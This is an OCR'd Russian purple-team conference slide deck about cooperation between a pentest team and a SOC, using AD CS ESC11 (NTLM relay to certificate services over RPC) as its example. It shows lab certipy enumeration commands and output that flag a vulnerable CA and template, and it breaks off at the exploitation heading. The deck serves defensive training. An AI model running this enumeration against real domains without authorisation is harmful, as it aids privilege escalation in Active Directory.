
ЦЕНТР КИБЕРБЕЗОПАСНОСТИ

USSC SOC

КОЛЛАБОРАЦИЯ PENTEST И SOC

ПУТЬ К УСПЕХУ. НА ПРИМЕРЕ ТЕХНИКИ ADCS ESC11



Владислав Дриев

Старший специалист по анализу защищенности

Николай Костин


Старший аналитик USSC-SOC

SOC Tech

ВЛАДИСЛАВ ДРИЕВ

- Пентестер в УЦСБ
- Автор статей на xakep.ru, habr
- PHD, KazHackStan, SafeCode
- CVE
- OSWP
- Опыт пентеста > 3 лет

RED TEAM



SOC Tech

НИКОЛАЙ КОСТИН

- Старший аналитик USSC-SOC
- Опыт в ИБ > 10 лет
- Опыт расследований > 3 лет

BLUE TEAM

Purple team

ПЛАН

01 Цели

02 Концепция

03 Этапы

04 Подготовка

05 Выводы

06 Вопросы

SOC Tech

ЗАЧЕМ НУЖНА КОЛЛАБОРАЦИЯ SOC и PENTEST?

Purple team

Цели

- Комплексный подход
- Оптимизация ресурсов
- Обмен информацией
- Повышение эффективности
- Обучение и развитие

Purple team

Концепция

Назначить ответственных

Регулярно сверять статусы

Поднять инфраструктуры для отработки сценариев

Purple team

Этапы

Планирование:

Определение целей
и масштаба работ

Подготовка:

Настройка инфраструктуры
и инструментов

Выполнение:

Проведение симуляций
атак и оценка реакции

Анализ:

Разбор результатов
и выявление слабых мест

Отчетность:

Подготовка рекомендаций
по улучшению безопасности

Внедрение:

Внедрение улучшений на основе
полученных данных

Повторение:

Регулярное проведение
упражнений для поддержания
актуальности защиты


Purple team

Подготовка

1. Назначены ответственные из SOC и Pentest
2. Развернут стенд
3. Начата регулярная работа по отработке различных техник

Purple team

Пример: появление новой техники «Повышение привилегий в AD»



Red team

Пример: появление новой техники «Повышение привилегий в AD»

Red team

Разбираемся в сути эксплуатации

1. NTLM Relay?

2. RPC?

3. AD CS?

4. ~~ESC8~~. ESC11


Relaying to AD Certificate Services over RPC

NOVEMBER 16, 2022 / SYLVAIN HEINIGER / 0 COMMENTS

In June last year, the good folks at SpecterOps dropped awesome research on Active Directory Certificate Services (AD CS) misconfigurations. Since then, we find and report these critical vulnerabilities at our customers regularly.

Purple team

Что такое NTLM Relay?




Red team

AD CS

В 2021 году исследователи Уилл Шредер и Ли Кристенсен из SpecterOps выпустили технический документ, в котором подробно описываются восемь (8) методов эскалации против служб сертификатов Active Directory (AD CS), которые они назвали ESC1 - ESC8.

Обнаружение центра сертификации



Red team

Обнаружение ESC11

Identifying Vulnerable Configuration

Thanks to the great Certipy tool, it is relatively easy to identify this configuration, just use our fork. In our vulnerable lab, it returns the following:

```
$ certipy find -u ffast@dc1.winattacklab.local -p '[CUT BY COMPASS]' -dc-ip 10.0.1.100 -stdout
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

Обнаружение ESC11

```
┌──(kali㉿debian10)-[~]
└─$ certipy find -u 'user@teeb.zz' -dc-ip 192.168.2.100 -text -enable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

Password:
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'teeb-DC1-CA' via CSRA
[!] Got error while trying to get CA configuration for 'teeb-DC1-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDEN
IED - General access denied error.
[*] Trying to get CA configuration for 'teeb-DC1-CA' via RRP
[*] Got CA configuration for 'teeb-DC1-CA'
[*] Saved text output to '20241001132549_Certipy.txt'

┌──(kali㉿debian10)-[~]
```


Red team

Обнаружение ESC11

```
Certificate Authorities
  0
    CA Name                             : teeb-DC1-CA
    DNS Name                            : DC1.teeb.zz
    Certificate Subject                 : CN=teeb-DC1-CA, DC=teeb, DC=zz
    Certificate Serial Number           : 1AC5B6D59467409D43ECB15401C54305
    Certificate Validity Start          : 2023-06-13 07:06:16+00:00
    Certificate Validity End            : 2043-06-13 07:16:15+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : TEEB.ZZ\Administrators
      Access Rights
        ManageCertificates              : TEEB.ZZ\Administrators
                                          TEEB.ZZ\Администраторы домена
                                          TEEB.ZZ\Администраторы предприятия
        ManageCa                        : TEEB.ZZ\Administrators
                                          TEEB.ZZ\Администраторы домена
                                          TEEB.ZZ\Администраторы предприятия
        Enroll                          : TEEB.ZZ\Authenticated Users
    [!] Vulnerabilities
      ESC11                             : Encryption is not enforced for ICPR requests and
Request Disposition is set to Issue
```


Red team

Обнаружение подходящего шаблона сертификата


```
26  0
27    Template Name                     : KerberosAuthentication
28    Display Name                      : проверка подлинности Kerberos
29    Certificate Authorities           : teeb-DC1-CA
30    Enabled                           : True
31    Client Authentication             : True
32    Enrollment Agent                  : False
33    Any Purpose                       : False
34    Enrollee Supplies Subject         : False
35    Certificate Name Flag             : SubjectAltRequireDns
36                                        SubjectAltRequireDomainDns
37    Enrollment Flag                   : AutoEnrollment
38    Private Key Flag                  : AttestNone
39    Extended Key Usage                : Client Authentication
40                                        Server Authentication
41                                        Smart Card Logon
42                                        KDC Authentication
43    Requires Manager Approval         : False
44    Requires Key Archival             : False
45    Authorized Signatures Required    : 0
46    Validity Period                   : 1 year
47    Renewal Period                    : 6 weeks
48    Minimum RSA Key Length            : 2048
49    Permissions
50      Enrollment Permissions
51        Enrollment Rights             : TEEB.ZZ\Контроллеры домена предприятия - только чтение
52                                        TEEB.ZZ\Администраторы домена
53                                        TEEB.ZZ\Контроллеры домена
54                                        TEEB.ZZ\Администраторы предприятия
```


Red team

Эксплуатация ESC11


```
